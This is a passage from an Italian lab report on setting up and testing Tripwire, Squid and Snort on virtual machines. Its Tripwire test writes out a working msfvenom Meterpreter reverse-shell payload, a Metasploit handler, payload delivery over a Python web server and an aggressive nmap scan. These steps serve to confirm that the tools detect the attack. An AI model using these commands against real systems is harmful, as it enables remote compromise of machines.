sudo apt-get install tripwire
```

Tripwire essenzialmente è un'IDS che, attraverso meccanismi di crittografia, rileva variazioni all'interno del filesystem attraverso un confronto di *hash code* pre e post attacco. Alla fine della procedura di installazione, Tripwire richiederà la creazione di due chiavi:

- **site key** : questa chiave viene utilizzata per proteggere i file di configurazione. Bisogna assicurarsi che i file di configurazione non vengano modificati, altrimenti non ci si potrà fidare del sistema di rilevamento;
- **local key** : questa chiave viene utilizzata su ogni macchina per eseguire i binari. Ciò è necessario per garantire che non vengano eseguiti senza il nostro consenso.

Una volta finita la procedura di installazione si può inizializzare il database che tripwire utilizzerà come riferimento per i controlli di integrità. Questi controlli, verranno guidati dal file delle policy controllando i punti specificati all'interno. Per inizializzare il database eseguire:

```
sudo tripwire --init
```

Poiché di default il file non è ancora personalizzato per il sistema in questione, avremo molti avvisi, falsi positivi ed errori. Questi sono stati utilizzati come riferimento per mettere a punto il file. La procedura condotta è la seguente:

**Elencazione delle directory causa di errore** È stato eseguito il comando *check* e l'output posizionato in un file di testo chiamato *test\_results* nella nostra directory di configurazione di tripwire:

```
sudo sh -c 'tripwire --check | grep Filename > test_results'
```

Esaminando il file generato attraverso il comando *less* verrà generato il seguente output.


```
less /etc/tripwire/test_results

Filename: /etc/rc.boot
Filename: /root/mail
Filename: /root/Mail
Filename: /root/.xsession-errors
. . .
```

**Eliminazione dei falsi positivi** Preso atto dei file rilevati, è stato esaminato il file di policy e modificato per eliminare questi falsi positivi. Aprendo il file *twpol.txt* nell'editor con i privilegi di root:

```
sudo nano /etc/tripwire/twpol.txt
```

sono state commentate tutte le righe corrispondenti con ciascuno dei file restituiti in *test\_results*. Fatto ciò, è stata creata una nuova regola, dandogli un nome e un livello di gravità: *severity = \$(SIG\_HI)*. Nel corpo è stata indicata la directory alla quale verrà applicata la regola: *\$(SEC\_INVARIANT)* (*recurse = 0*). Ciò implica che non sono tollerati cambi di permessi o di proprietà nel primo livello della directory (Figura 2.18).



```
#
# Rule to detect change permission through reverse shell
#
(
  rulename = "Detect Change permission",
  severity = $(SIG_HI)
)
{
  /home/mattia/Scrivania/Target      -> $(SEC_INVARIANT) (recurse = 0) ;
}
```

Figura 2.18: Regola su Tripwire

Salvato e chiuso il file al termine delle modifiche, è stato crittografato nuovamente per poi reinizializzare il database per implementare la nostra politica (nell'output non vengono generati più *warnings*):

```
sudo twadmin -m P /etc/tripwire/twpol.txt
sudo tripwire --init
```

```
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
```

```
Generating the database...  
  Processing Unix File System  
Wrote database file: /var/lib/tripwire/tripit.twd  
The database was successfully generated.
```

## 3. Test

Il piano di test è stato suddiviso nelle seguenti 3 sezioni:

- **Test Tripwire;**
- **Test Squid;**
- **Test Snort;**

### 3.1 Test Tripwire

L'attacco viene condotto avvalendosi del framework di penetration testing **Metasploit**. Nello specifico usando 4 terminali:

**1° Terminale** Ottenere indirizzo ip dell'interfaccia di rete della macchina Kali:

```
ifconfig
```

**2° Terminale** Creare il pacchetto malevolo (eseguibile):

```
msfvenom -p linux/x86/meterpreter/reversetcp LHOST=10.0.2.5  
LPORT=4444 -f elf -o Desktop/payloads/shell-x86.elf
```

Dove i parametri:

- **msfvenom** : il nome del programma principale metasploit;
- **-p**: il payload da inserire. Può essere uno scritto da noi o, più comodamente, uno già presente in Metasploit (come in questo caso);
- **LHOST**: l'indirizzo IP al quale l'app infettata si conatterà;
- **LPORT**: la porta da utilizzare;
- **-f**: formato del pacchetto;
- **-o**: il percorso dove andremo a salvare l'applicazione ricompilata, contenente il payload.

**3° Terminale** Ora tramite Metasploit avvieremo l'handler che attenderà l'instaurazione di una "Meterpreter session" verso il target. Per prima cosa eseguire il comando:

msfconsole

Aperta la console:

```
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reversetcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit
```

```
[] Started reverse handler on 10.0.2.5:4444
>[] Starting the payload handler...
```

Una volta che la macchina Ubuntu avrà scaricato ed eseguito il file `.elf`, verrà aperta una sessione con una reverse shell, la quale permetterà alla macchina Kali di compiere l'attacco:

```
meterpreter > chmod o+x ./Target
```

**4° Terminale** Per far ricevere il pacchetto alla macchina Ubuntu viene esposto un web server al quale sarà possibile scaricare il file `shell-x86.elf`:

```
cd Desktop/payloads
sudo python -m http.server 80
```

Per fare in modo che la macchina *Ubuntu* subisca l'attacco è necessario scaricare l'eseguibile esposto dalla macchina Kali. Collegandosi all'indirizzo <http://10.0.2.5> tramite un browser, scaricare il file e metterlo nella *Scrivania*, insieme ad una nuova cartella di nome *Target*. Successivamente, concedere i diritti di esecuzione al file `shell-x86.elf`, inizializzare nuovamente il database di *Tripwire* ed eseguire `shell-x86.elf`; tutto questo attraverso i seguenti comandi:

```
sudo chmod +x ./shell-x86.elf ##Concediamo diritti per esecuzione
sudo tripwire --init
./shell-x86.elf ##Esecuzione
```

Fatto ciò la macchina sarà infetta. Una volta che la macchina Kali avrà cambiato i permessi della cartella `./Target` sarà possibile iniziare la procedura di verifica:

```
sudo tripwire --check
```

la quale restituisce il report di output di Figura 3.1

```

mattia@mattia-VirtualBox:~/Scrivania$ sudo tripwire --check
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
Wrote report file: /var/lib/tripwire/report/mattia-VirtualBox-20230603-152059.twr

Open Source Tripwire(R) 2.4.3.7 Integrity Check Report

Report generated by:      root
Report created on:       sab 3 giu 2023, 15:20:59
Database last updated on: Never

=====
Report Summary:
=====

Host name:                mattia-VirtualBox
Host IP address:          127.0.1.1
Host ID:                  None
Policy file used:         /etc/tripwire/tw.pol
Configuration file used:  /etc/tripwire/tw.cfg
Database file used:       /var/lib/tripwire/mattia-VirtualBox.twd
Command line used:        tripwire --check

=====
Rule Summary:
=====

-----
Section: Unix File System
-----

Rule Name                  Severity Level   Added   Removed   Modified
-----
Other binaries             66              0       0         0
Tripwire Binaries         100             0       0         0
Other libraries            66              0       0         0
Root file-system executables 100             0       0         0
Tripwire Data Files        100             0       0         0
System boot changes        100             0       0         0
(/var/log)
Root file-system libraries  100             0       0         0
(/lib)
Critical system boot files  100             0       0         0
(/lib/modules)
Other configuration files   66              0       0         0
(/etc)
Boot Scripts               100             0       0         0
Security Control           66              0       0         0
Root config files          100             0       0         0
Invariant Directories      66              0       0         0
* Detect Change permission  100             0       0         1
(/home/mattia/Scrivania/Target)

Total objects scanned: 56856
Total violations found: 1

```

Figura 3.1: Regola su Tripwire

## 3.2 Test Squid

Per verificare il corretto funzionamento del proxy Squid, accedere in *http* ad uno dei siti appartenenti alle categorie bloccate. Nel caso in questione è stato provato l'accesso ai seguenti siti:

- <http://www.gmail.com>
- <http://www.facebook.com>

In entrambi i casi Squid ha correttamente impedito l'accesso restituendo le seguenti pagine web mostrate in Figura 3.2 e Figura 3.3).




Figura 3.2: Redirect di Squid alla richiesta <http://www.gmail.com>




Figura 3.3: Redirect di Squid alla richiesta <http://www.facebook.com>

### 3.3 Test Snort

Per testare Snort è stato lanciato il comando in Figura 3.4 dalla macchina Kali verso Ubuntu. Il comando *nmap* utilizza i pacchetti IP per determinare i servizi offerti dagli host, i sistemi operativi su cui sono in esecuzione, i tipi di pacchetti o firewall utilizzati e molte di queste caratteristiche.

```
(kali㉿kali)-[~]
$ sudo nmap -T4 -A -v3 -d -sV 10.0.2.7
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-26 15:56 CEST
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 500, min 100, max 1250
max-scan-delay: TCP 10, UDP 1000, SCTP 10
parallelism: min 0, max 0
max-retries: 6, host-timeout: 0
min-rate: 0, max-rate: 0
```

Figura 3.4: Comando *nmap* lanciato dalla macchina Kali



Tale scansione è stata correttamente rilevata da Snort, il quale ha generato gli alert di Figura 3.5



Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-07-26 15:55:56		2		Attempted Information Leak	10.0.2.5  		10.0.2.7  		122:1  	(portscan) TCP Portscan

Figura 3.5: Alert generati da Snort visualizzati dalla GUI di PfSense